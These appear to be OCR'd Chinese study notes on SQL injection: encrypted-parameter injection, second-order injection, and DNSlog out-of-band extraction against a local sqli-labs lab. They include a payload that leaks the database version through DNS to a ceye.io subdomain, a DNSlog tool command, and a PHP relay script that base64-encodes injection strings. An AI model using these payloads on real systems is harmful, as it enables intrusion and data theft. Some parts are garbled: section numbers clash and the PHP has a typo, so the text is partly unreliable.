
Day17　WEB漏洞–SQL注入之二次，加解密，DNS注入

17.1 加解密注入


在实际应用中，有些参数会进行加密拼接到http中，这种情况下注入，需要把注入语句进行同样的加密拼接参数，写入htttp中

17.2 二次注入（代码审计中出现）



例子：

第一个是原有的，第二个是我们注册的，当我们修改第二个的密码的时候，由于存在‘#，数据库会判断错误，相当于修改了第一个的密码。



12.3 DnsLog

12.3.1原理:

DNS在解析的过程中产生日志文件，这些日志文件记录了访问时间、域名、IP地址等信息内容。DnsLog可以解决无回显的问题。

12.3.2语法：

```
浏览器命令：
http://127.0.0.1:8080/sqlilabs/less-2/?id=-1 and if((select load_file(concat('\\\\',(select version()),'.1t7i2f.ceye.io\\abc'))),1,0)--+
DnsLog Inj命令：
python dnslogSql.py -u "http://127.0.0.1:8080/sqlilabs/Less-9/?id=1' and ({})--+"
```

补充：

```
中转注入（当使用的工具不能直接对目标进行注入，例如参数进行base64加密，但工具不能将注入语句进行base64加密拼接原有参数，则自己写脚本，进行中转注入）
<?php
$url='http://xxx/job_bystjb/yjs_byszjs.asp?id=';
$payload=base64_encode($_GET['x']);
echo $payload;
$urls=$ur1.Spayload;
file_get_contents($urls);
echo $urls;
?>
```

资源：

```
http:/ceye.io/
https://github.com/ADOOO/DnslogSqlinj
```